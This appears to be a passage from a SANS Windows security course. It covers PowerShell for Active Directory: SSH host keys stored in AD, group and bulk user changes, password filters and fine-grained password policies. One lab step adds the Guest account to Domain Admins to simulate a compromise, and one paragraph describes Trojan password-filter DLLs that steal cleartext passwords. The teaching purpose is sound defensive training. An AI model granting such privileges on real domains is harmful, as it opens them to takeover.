The organization is already totally dependent on Active Directory and the integrity of the domain controllers. Kerberos, logon scripts, and Group Policy depend on Active Directory completely. Machines are joined to the domain for the sake of Kerberos and the Netlogon service's RPC "secure channel" as the kick-off for a kind of trust relationship between that domain member and all the controllers. Hence, to augment SSH and improve its single sign-on features, storing a machine's SSH host key in an attribute of its computer account in Active Directory seems like a natural fit. Computer accounts have passwords for Kerberos, and they may optionally have linked digital certificates too, so the SSH host key would just be another authentication secret to go along with the rest.

Does Your Computer Receive FedEx Packages at Home?

At the time of this writing, computer accounts do not have an attribute pre-defined specifically for SSH host keys. The schema could be modified to create a new attribute

type, but the Enterprise Admins might not be too happy about this idea. Besides, it's unnecessary; we can simply repurpose an existing attribute that is never used.

Computer accounts have an attribute named "homePostalAddress" that can be used to store an SSH host key. It is extremely unlikely that your organization is using this attribute on computer accounts (user accounts maybe, but not computer accounts).

OpenSSH Host Keys

Imagine a PowerShell script that is run on a domain member either by an Active Directory administrator or by the computer itself as a scheduled task.

The first step is to get the desired OpenSSH host key, such as its ed25519 key:

```
$Key = Get-Content -Path  
C:\ProgramData\ssh\ssh_host_ed25519_key.pub
```

The \$Key is a space-delimited string similar to this (a real key is a bit longer):

```
ssh-ed25519 AAAAC3NzaC1lZDI1NT3tlAX87uvRUhV nt authority\system@Member
```

We only need the first two fields: the key type and the key itself. Because the string is delimited by space characters, we can split the string into an array of substrings:

```
$Key = $Key -Split " "
```

We're just reusing the \$Key variable by overwriting its old contents with new contents.

We want the SSH host key to be in a format compatible with known_hosts files. For a machine named "member", an entry in a \$home\.ssh\known_hosts file looks like this:

```
member ssh-ed25519 AAAAC3NzaC1lZDI1NT3tlAX87uvRUhV
```


So we join the computer name, key type, and host key into a new space-delimited string:

```
$Key = @($env:ComputerName, $Key[0], $Key[1]) -Join " "
```

Replacing the existing homePostalAddress property of the computer's own account in Active Directory can be done with just one command:

```
Set-ADComputer -Identity $env:ComputerName  
-Replace @{ homePostalAddress = $Key }
```

You can now see the host key in ADSI Edit on in the properties of the computer account on the Attribute Editor tab (make sure to View > Show Advanced Features):



Who would need this key? Anyone who wants to create, update, or confirm their known_hosts file or create and redistribute a centralized list of all SSH hosts keys.

To obtain the SSH host key for a computer named "member" and append it to one's own personal known_hosts file:

```
Get-ADComputer -Identity "member" -Properties homePostalAddress |
Select-Object -ExpandProperty homePostalAddress |
Out-File -Append -Encoding UTF8 -FilePath $home\.ssh\known_hosts
```

Note: A real script for this should first check the known_hosts file to avoid appending a duplicate entry, or if an existing entry has the same name but a different key, handle the update gracefully, perhaps by prompting the user.

The Shared ssh_known_hosts File

```
# The ssh_known_hosts file is shared by all users on the  
# computer, and it can be updated by a scheduled task:
```

```
$Hosts = Get-ADComputer -Properties homePostalAddress  
-Filter { homePostalAddress -like "*ssh-ed25519*" }
```

```
$Hosts | Select-Object -ExpandProperty homePostalAddress |  
Out-File -Encoding UTF8 -FilePath  
$env:ProgramData\ssh\ssh_known_hosts
```

SANS

SEC505 | Securing Windows

The Shared ssh_known_hosts File

Because of the difficulty of managing each user's personal `$home\.ssh\known_hosts` file, it might be preferable to only use the `$env:ProgramData\ssh\ssh_known_hosts` file. This second file, if it exists, is shared and used by every user on the computer. When this one file is updated, every user on the computer benefits.

In a sense, storing host keys in Active Directory is like having one giant global enterprise-wide shared `ssh_known_hosts` file, except that it's not a file; it's Active Directory. Fortunately, it is easy to query Active Directory in order to update the shared `ssh_known_hosts` file on every machine with a scheduled task.

To get an array of every computer in the current domain with an SSH host key:

```
Get-ADComputer -Filter { homePostalAddress -like "*" }  
-Properties homePostalAddress
```

Note: You have to include `"-Properties homePostalAddress"` in order to get that property included in the output of the query.

To get the computers that do not have an SSH host key:

```
Get-ADComputer -Filter { homePostalAddress -notlike "*" }
```

To get every `ed25519` SSH host key and overwrite the `ssh_known_hosts` file on the local computer (this is shared by every user on the machine):

```
Get-ADComputer -Filter {homePostalAddress -like "*ssh-ed25519*"}  
-Properties homePostalAddress |  
Select-Object -ExpandProperty homePostalAddress |  
Out-File -Encoding UTF8 -FilePath  
$env:ProgramData\ssh\ssh_known_hosts
```

The above command could be used in a scheduled task that runs every hour or every night at 3:00 a.m. Instead of overwriting the `ssh_known_hosts` file, the task could append to it instead, but then a few more lines of code would be needed to filter out the duplicates. If the file has more than 2,000 entries, users might notice the delay.

See the following script for an example that also filters the output with regular expression patterns to avoid overwriting the `ssh_known_hosts` file with malformed entries:

```
C:\SANS\Day2\SSH\HostKeys\Set-MachineSshKnownHostsFromAD.ps1
```

The build-and-join process of a new computer should include a step to add that computer's SSH host key to Active Directory. If a group or OU of computers should all have SSH host keys, another scheduled task could alert administrators whenever there are missing, duplicate, or malformed keys for those machines.

For existing machines that already have SSH host keys, PowerShell remoting or SMB could be used to obtain the key and update the computer account in Active Directory. Whenever a computer requires a new host key (this is called "key rotation"), a script should be used to run `ssh-keygen.exe` like normal to generate the host key, but then immediately update the computer's SSH host key in Active Directory as well.

See the following script for an example of how to obtain the SSH host key from a remote computer with the SMB protocol and the `\\Machine\C$` share (not WSMAN or SSH):

```
C:\SANS\Day2\SSH\HostKeys\Get-SshHostKeyFromShare.ps1
```

User SSH Keys

So if all of the above is possible for SSH *host* keys, what about SSH *user* keys? Couldn't we have PowerShell scripts to manage user keys in Active Directory too? Yes, but user authentication is better handled today through Kerberos and group membership restrictions. Host keys are still problematic because of 1) the yes/no confirmation prompt when first connecting to a remote host, and 2) many of our SSH target servers will be standalones that don't use Kerberos or Active Directory.

Manage Groups

```
New-ADGroup -Name "Sales" -GroupScope "Global"
            -Path "ou=Boston,dc=testing,dc=local"

Add-ADGroupMember "Sales" -Members @("Justin")

$Members = Get-ADGroupMember -Identity "Sales"

Get-ADPrincipalGroupMembership -Identity "Justin"

Remove-ADGroup -Identity "Sales"
```

SANS

SEC505 | Securing Windows

Manage Groups

Universal, global, and domain local groups can all be managed through the AD cmdlets. When you create a group, it is a security group by default, not a distribution group.

To create a global group in the current AD drive location:

```
New-ADGroup -Name "HR" -GroupScope "Global"
```

To create a global group in a specific AD container:

```
New-ADGroup -Name "Sales" -GroupScope "Global"
            -Path "ou=boston,ou=east_coast,dc=testing,dc=local"
```

To add one or more members to an existing global group (separate multiple members with commas):

```
Add-ADGroupMember -Identity "Sales" -Members @("Justin","Lisa")
```

To get the current members of a group:

```
$members = Get-ADGroupMember -Identity "Sales"
```

To remove a member from a group:

```
Remove-ADGroupMember -Identity "Sales" -Member "Justin"
```

To list all the groups to which a user is an immediate member, but not the additional groups of which a user is a member via nested grouping:

```
Get-ADPrincipalGroupMembership -Identity "Justin"
```

To delete a group, but not its members:

```
Remove-ADGroup -Identity "Sales"
```

```
Remove-ADGroup -Identity "cn=Sales,ou=Dallas,dc=testing,dc=local"
```


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will use PowerShell to make bulk changes to Active Directory.

Tip: The commands in this lab are at the bottom of the following script: C:\SANS\Day3\ActiveDirectory\Active_Directory.ps1 script. You may have opened this script earlier already.

User Accounts Inventory

Switch into the C:\SANS\Day3\ActiveDirectory folder:

```
cd C:\SANS\Day3\ActiveDirectory
```

Create an array of user account objects from the AD domain:

```
$Users = Get-ADUser -Filter * -Properties *  
$Users.Count  
$Users | Select-Object -First 1
```

Export all user data to an XML file for safekeeping:

```
$Users | Export-Clixml -Path Users.xml
```

Export just two user properties to a CSV file (this is one command on one line):

```
Import-Clixml -Path Users.xml |  
  Select-Object SamAccountName,Department |  
  Export-Csv -Path Departments.csv
```

Peek at the Departments.csv file in Out-GridView and also inside the command shell:

```
Import-Csv -Path Departments.csv | Out-GridView  
Get-Content -Path Departments.csv
```

Bulk Update

Update the department property of IT people (this is one command on one line):

```
Import-Clixml -Path Users.xml |  
  Where { $_.Department -eq "IT" } |  
  ForEach { Set-ADUser -Identity "$_" -Department "The IT Crowd" }
```

See the changes in AD (this is one command on one line):

```
Get-ADUser -Filter * -Properties Department |  
  Select-Object SamAccountName,Department
```

Get the users in the HVT organizational unit who have no email address:

```
$People = Get-ADUser -SearchBase "ou=hvt,dc=testing,dc=local"  
  -Filter { mail -notlike "*" }
```

Assign each of these people a new email address of the form "username@testing.local":

```
$People | ForEach { Set-ADUser -Identity "$_" -EmailAddress  
  ($_.SamAccountName + "@testing.local") }
```

Add those users to the Contractors global group in the Boston OU:

```
Add-ADGroupMember -Identity "Contractors" -Members $People
```

Monitor and Repair Important Groups

Open the Monitor-ADGroup.ps1 script:

```
ise .\Monitor-ADGroup.ps1
```

Glance at the contents of the script to get the gist of what it does, that is, it enforces the proper membership of the Domain Admins group. If an authorized member of Domain Admins is missing, the script adds the member back. If an unauthorized member is found in the group, the script removes it. The Compare-Object cmdlet can compare two arrays to see if they are identical and, if not identical, the cmdlet will extract the differences.

Add the Guest account to the Domain Admins group:

```
Add-ADGroupMember -Identity "Domain Admins" -Members "Guest"
```

List the current membership of the Domain Admins group:

```
Get-ADGroupMember -Identity "Domain Admins"
```

Notice that the current membership does not match the \$AuthorizedMembers list in the Monitor-ADGroup.ps1 script. Hal Pomeranz is missing from the group and the Guest account has been added by hackers.

Run the Monitor-ADGroup.ps1 script to enforce our desired membership:

```
.\Monitor-ADGroup.ps1
```

List the members of the Domain Admins group again:

```
Get-ADGroupMember -Identity "Domain Admins"
```

Notice that the Guest account has been removed and Hal has been added back. Imagine running this script as a scheduled task every five minutes on a domain controller. You could have a scheduled script to monitor all your critical groups.

Passphrase Length vs. Password Complexity

**Complexity is good,
but length is better!**

Passphrases:

- Harder to crack.
- Easier to remember.
- Eliminates LM hash.
- Less time to type.
- When written down, less obvious.

Smart cards are still better.

Custom Password Filters:

- Apply different policies to different global groups.
- Synchronize passwords across multiple identity management systems.
- Use regular expressions patterns.
- Use custom dictionaries to exclude lyrics, poems, etc.

Passphrase Length vs. Password Complexity

The longer and more complex a password, the longer it takes an adversary to guess it by brute force. Built into Windows is a password complexity filter that enforces rules for strong passwords when users change them. The built-in password filter will require that changed passwords be at least six characters long, not contain any part of the user's full name, and contain at least three out of the four following categories of characters:

- Uppercase letters.
- Lowercase letters.
- Numbers.
- Non-alphanumeric symbols.

When a user account is first created, its password can be non-complex or blank. Existing account passwords can also remain non-complex or blank. However, once the password filter is enabled, when any password is *changed*, the password must meet the filter requirements.

Password complexity filtering is enabled at the domain level under Computer Configuration > Policies > Windows Settings > Security Settings > Account Policies > Password Policy > Passwords Must Meet Complexity Requirements.

When enabled on regular computers, it only affects local account passwords.

Passphrase Advantages

Windows supports passwords up to 127 characters, but Group Policy does not permit requiring a length longer than 14 characters. And yet the length of a password is much more important than its complexity. A simple and effective password filter would require, for example, a 25-character or longer *passphrase*. A passphrase is like a password, but it contains space characters so that a meaningful sentence can be formed.

Users actually *prefer* long but meaningful passphrases over short and random passwords. Consider, between the following two "passwords", which would a user rather memorize?

1. I love my kitty she's 4 years old [33 characters]
- or-
2. ?cPe1704TKs<!# [14 characters]

Both passwords satisfy complexity requirements, but the passphrase would require billions more guesses in order to crack it by brute force. The passphrase is virtually uncrackable in any reasonable length of time even though every word is in the dictionary.

If the attacker knew that user-friendly sentences were being used, then a somewhat-grammatically-correct-phrase-generator could be used instead, but where are these tools? Has anyone *ever* seen a cracker that generates quasi-meaningful "complex" passphrases longer than 25 characters? Also, even if such a tool cut the search time down by 75% (an optimistic assumption), most long passphrases could still not be cracked in any reasonable period of time.

For example, if a 30-character passphrase could only use lowercase letters (26 possible characters) and a 14-character password could use any standard valid character (72 possible characters), these are the possible combinations an unoptimized brute force search would face:

- 30-character letters-only passphrase: 2.8×10^{42} possible combinations.
- 14-character random password: 1.0×10^{26} possible combinations.

Also, if 30-character passphrases were required, you could safely allow users to keep them longer. Users are also much less likely to write down meaningful passphrases than random passwords. And, as an experiment, type the two passwords listed above into Notepad on your laptop. Which took less time to type? Which had more typos that had to be backspaced?

When creating a passphrase, start by imagining a visual scene with action in it that is funny, shocking, stunning, weird, or sexually charged, then create a short sentence that describes or relates to that scene in some way. The more outrageous the scene is, the easier the passphrase will be to remember and the more likely you'll use uncommon words to describe it. (This advice all comes straight from *The Memory Book*, by H. Lorayne and J. Lucas, which is a classic guide for improving one's memory skills.) Also, the worse your grammar be and the more misspelt wüords you use the better! (Bad

spelling and poor grammar finally pay off!) So always have at least one misspelled word. If you know a foreign language or have an interest with a specialized vocabulary, then mix those words into the passphrase too (notice that this is the opposite of the recommendation for passwords). Finally, consider appending a single blank space to the end of your passphrase as a touch of obscurity if you write it down or a keystroke logger captures it, and if you include the hat character (" ^ ") in your passphrase, it might help to prevent the use of the passphrase in shell scripts.

The drawback to using passphrases is the lack of backward compatibility with older applications and operating systems. Also, many web-based applications are not coded to support long passphrases. On the other hand, the later might be an advantage: users tend to enter their current domain password whenever some third-party website or form requires a new password from them. If there are accounts that must have shorter passwords, an administrator can set them manually (if there are not too many).

Custom Filters

You can write your own custom password filter to replace the default PASSFILT.DLL. A custom DLL receives a cleartext copy of the proposed password before it is accepted; hence, it can be checked in any way desired: extended ASCII characters, against a list of weak passwords, against a policy based on the user's group memberships, anything you want (the DLL will be written in C++).

A number of commercial password filters also synchronize the user's password with an external accounts database such as Novell NDS, an LDAP server, a Unix passwd file, etc.

Once compiled, the DLL should be saved in the %SystemRoot%\System32 folder on all DCs. Next, add the name of the DLL file to the following registry value on all DCs with REGEDT32.EXE, and reboot (KB161990).

Hive: HKEY_LOCAL_MACHINE
Key: \System\CurrentControlSet\Control\Lsa
Value Name: Notification Packages (notice the space character)
Value Type: REG_MULTI_SZ
Value Data: <name of DLL, not including the ".dll" extension>

Commercial, Freeware, and Other Password Filters

The following is a partial list of the password complexity filters available. Note that your organization can hire a C++ developer to write a custom filter for you, and this will not be expensive, as complexity filters are not very complex. If your organization has in-house C++ coders, they will know what to do just by browsing some MSDN articles.

- PASSFILT (<http://www.microsoft.com>): Built into Windows. The source code for a sample Microsoft filter can be obtained from the free Windows Platform SDK under \Samples\Winbase\Security\Winnt\Pwdfilt.

- CredDefense (<https://www.blackhillsinfosec.com/the-creddefense-toolkit/>): Free password filter, part of a set of very useful toolkit for protecting credentials.
- Specops Password Policy (<http://www.specopssoft.com>): Commercial filter with support for regular expressions, dictionaries, Group Policy, and PowerShell.
- nFront Password Filter (<http://www.nfrontsecurity.com>): A simple to deploy, relatively inexpensive, and very capable commercial filter.
- Hitachi ID (<http://hitachi-id.com/password-manager/>): Provides password synchronization across non-Windows servers, user self-service password reset, complexity filters, audit password-related management, and more.
- Password Policy Enforcer (<http://www.anixis.com>): Full-featured password management system, including the ability to set different policies for different individual users.
- PasswordFilter (<http://www.denglernet.de>): Source code available for free under GPL license; password complexity enforced, then synchronizes password with an LDAP server.
- Dictionary Password Filter (<http://ebs-ebs.tripod.com/passwordfilter.html>): Freeware filter, with source code, for doing standard complexity filtering and dictionary file lookup.

Trojan Horse Filters

Beware of Trojan Horse password filters. A custom PASSFILT.DLL can write passwords in cleartext to a file or transfer the passwords across the network. Take care to assign NTFS permissions to your filter DLL so that only Administrators and the System account can access it. Also, set the same permissions on the registry key above.

Fine-Grained Password and Lockout Policies

Different policies for different groups:

- The more powerful the group, the longer the passphrase.
- Passphrase length, complexity, history, and lockout policy.
- Policy for an individual user overrides policies for groups.
- User must satisfy both the fine-grained policy and the default policy managed through GPO.

Require 15+ character passphrases for admins!

Fine-Grained Password and Lockout Policies

A user is powerful based on his or her group memberships, not domain membership, yet oddly Microsoft has in the past only permitted password and lockout policies to only be applied to entire domains. What's more, you could only require a maximum character length of 14 characters in passphrases despite the importance of using 15+ characters for security. Starting with Windows Server 2008, however, you can apply a fine-grained policy to each global group or user in Active Directory, and you can require more than 14 characters in passphrases.

Note: Domain functionality level must be at Server 2008 or better.

A fine-grained password and lockout policy for a global group or user includes:

- Whether a reversibly encrypted copy of the user's password is kept in AD.
- Password history.
- Password complexity.
- Minimum password length.
- Minimum password age.
- Maximum password age.
- Lockout threshold.
- Lockout observation window of time.
- Lockout duration.

If a fine-grained password/lockout policy is assigned to a particular user, this policy will override any such policies inherited from that user's group memberships that also have


fine-grained policies applied to them. These fine-grained password/lockout policies override those defined for the entire domain through Group Policy.

You cannot apply fine-grained policies to OUs directly; they can only be applied to global users and global groups (and not to computer accounts).

If you already have a password filter DLL in place from Microsoft or a third-party developer, then these fine-grained password/lockout policies can coexist with the filter without problems.

Manage Fine-Grained Policies (Server 2012 and Later)

Fine-grained password and lockout policies can be managed using the Active Directory Administrative Center (ADAC) on Server 2012 and later. ADAC can be launched from the Tools menu in Server Manager or by running DSAC.EXE in PowerShell.



To manage fine-grained password and lockout policies on Server 2012 and later, open Active Directory Administrative Center > click the Tree View tab in the upper left > expand your domain > System > Password Settings Container > double-click an existing policy or click New to create a new password settings object.

Don't forget that in ADAC you can click the upside-down "V" in the bottom right-hand corner of the tool, then check the "Show All" checkbox to show the PowerShell commands the tool is using to query and make changes. These PowerShell commands can be copied to the clipboard and pasted into your own scripts.

PowerShell for Fine-Grained Policies (Server 2008-R2 and Later)

Starting with Server 2008, it is possible to assign different fine-grained password and lockout policies to different users and groups. With 2008-R2 and later, you can both query and reconfigure these fine-grained policies with PowerShell.

To display the default password and lockout policy for the domain of the currently logged-on user as shown in the Default Domain Policy GPO:

```
# C:\SANS\Day3\ActiveDirectory\Fine-Grained_Password_Policies.ps1
Get-ADDefaultDomainPasswordPolicy -Current LoggedOnUser
```

To change the default password and lockout policy for the domain of the currently logged-on user as shown in the Default Domain Policy GPO:

```
$mydom = Get-ADDomain -Current LoggedOnUser
Set-ADDefaultDomainPasswordPolicy -Id $mydom -MinPasswordLength 5
```

To list all your current fine-grained password policies in AD:

```
Get-ADfinegrainedPasswordPolicy -Filter {Name -like '*'}
```

To create a new fine-grained password policy named "SalesGroupPwdPolicy" (parameters have been wrapped to new lines for easier reading):

```
New-ADFinegrainedPasswordPolicy -Name "SalesGroupPwdPolicy"
    -Precedence 700
    -LockoutThreshold 50
    -LockoutDuration "0.00:10:00"
    -LockoutObservationWindow "0.00:10:00"
    -MaxPasswordAge "90.00:00:00"
    -MinPasswordAge "1.00:00:00"
    -MinPasswordLength 17
    -PasswordHistoryCount 24
```

The -Precedence parameter above is an arbitrary number chosen to assign relative priorities to fine-grained password policies when multiple policies would apply to the same user (so, ensure that no two policies have the same precedence number). The policy with the lower precedence number has a higher priority; for example, if PolicyBlue has a precedence of 299 and PolicyRed has a precedence of 300, and user

Amy is subject to both policies, then PolicyBlue will be the effective policy for Amy. However, if a policy is assigned directly to an individual user, that policy always wins.

The number format above is "*days.hours:minutes:seconds*"; hence, "90.12:30:20" would be 90 days, 12 hours, 30 minutes, and 20 seconds.

To modify the existing SalesGroupPwdPolicy object with a new MaxPasswordAge:

```
Set-ADFinegrainedPasswordPolicy -Identity salesgrouppwdpolicy  
-MaxPasswordAge "120.00:00:00"
```

To add the Sales global group to the scope of the SalesGroupPwdPolicy object, as well as Susan, Jon, Aaron, and Zach (separate multiple items with commas):

```
Add-ADFinegrainedPasswordPolicySubject -Id SalesGroupPwdPolicy  
-Subjects Sales,Susan,Jon,Aaron,Zach
```

To show the fine-grained password policy named "SalesGroupPwdPolicy":

```
Get-ADFinegrainedPasswordPolicy SalesGroupPwdPolicy
```

To show the subjects of the SalesGroupPwdPolicy object:

```
Get-ADFinegrainedPasswordPolicySubject -Id SalesGroupPwdPolicy
```

To remove only Zach from the subjects list of the SalesGroupPwdPolicy object:


```
Remove-ADFinegrainedPasswordPolicySubject -Id SalesGroupPwdPolicy  
-Subjects Zach
```

To delete the SalesGroupPwdPolicy fine-grained policy completely:

```
Remove-ADFinegrainedPasswordPolicy -identity SalesGroupPwdPolicy
```

Active Directory Location of Settings


A fine-grained password/lockout policy for a user or global group of users is actually an object of type msDS-PasswordSettings (a class in the schema). These objects must be created in the AD container named "DC=<YourDomain>,CN=System,CN=Password Settings Container". You can view this container with the ADSI Edit snap-in.



Only Domain Admins have the necessary permissions on the Password Settings objects under the System container to manage fine-grained password/lockout policies. You can delegate this authority to others by granting the necessary read-write permissions on the Password Settings objects themselves, but you don't have to change any permissions on the target groups or users.

Editing Existing Fine-Grained Policies with ADSI Edit

Once the msDS-PasswordSettings object is created using an LDF file, you can modify it with another LDF file, but it's generally easier to use the ADSI Edit snap-in. This is especially true when adding a few more DN paths to the msDS-PSOAppliesTo attribute, which contains one or more distinguished name paths to the users and/or groups to which the policy should apply (yes, you can add more than one).



Try It Now!

To edit a fine-grained password/lockout policy with ADSI Edit, run MMC.EXE > File menu > Add/Remove Snap-In > double-click ADSI Edit > OK > right-click ADSI Edit > Connect To... > OK > expand the Default Naming Context container and navigate down to "CN=System,CN=Password Settings Container". You will see your fine-grained password/lockout policy object(s) on the right-hand side. Right-click a policy object > Properties.

Notice that when using ADSI Edit, you can specify the time-related attributes using "DD:HH:MM:SS" format.

Recommended Settings

The following policy issues should all be laid out in detail in a written policy document. It should explain what the default settings should be, the rationale behind each setting, when exceptions can be made, when the policy must be more strict than the default, and, most importantly, the policy document must have management's stamp of authority. Without management "buy-in" and official support, there will be endless complaints and resistance (often from management itself).

The SANS website has editable policy template files on a variety of topics that can be customized to your needs (<http://www.sans.org/security-resources/policies/>).

Maximum Password Age

Maximum Password Age determines how long a user can keep the same password. In a medium-security network, set this value to no more than 90 days; in a high-security network, no more than 30 days. But keep in mind that password length and complexity are far more important to enforce than a short password age. It is a misconception to believe that a short password age helps to prevent password cracking (unless your

maximum password age is only one day). The purpose of this policy is to prevent a compromised password from being used *too long*, not to prevent its cracking. But a hacker with an administrative account only needs a few minutes (or seconds) to install Trojans or backdoors, so the focus should be on cracking prevention, not damage containment. You could safely allow users to keep their passwords for *months* as long as you enforce a minimum length of 20 or 25 characters, that is to say, as long as you require *passphrases* instead.

Minimum Password Length

Minimum Password Length determines how few characters a password may have. Valid numbers are 0 to 14 in a GPO, even though Windows now supports passwords up to 127 characters in length. In a medium-security network, set this value to at least 8 characters; in a high-security network, make it 14 characters and train users to use *passphrases* instead. In actuality, though, you shouldn't enforce your password policy through GPOs, you should use a fine-grained password filter or policy that requires at least 15 characters (more on this topic in the next section).

Password History

Password History specifies the number of prior passwords (up to 24) domain controllers should "remember" for each user account. When a user changes his or her password, the new password is compared against the list of that user's prior passwords. If the domain controller can "remember" that the new password has been used before, the user is forced to choose a different password. This policy is important because users will recycle their favorite passwords. Always set this option to 24 passwords remembered.

Minimum Password Age

The Minimum Password Age policy is used in conjunction with the Password History policy. The purpose of Minimum Password Age is to prevent users from cycling through enough password changes such that the domain controller will not "remember" their favorite password. Minimum Password Age compels a user to keep a new password for a period of time (up to 999 days). This prevents users from conveniently flushing out their password history list. Set this value to only one day on all networks. This prevents most cycling and there will be times when a user will have a valid reason for needing to change his or her password immediately.

Complexity Requirements

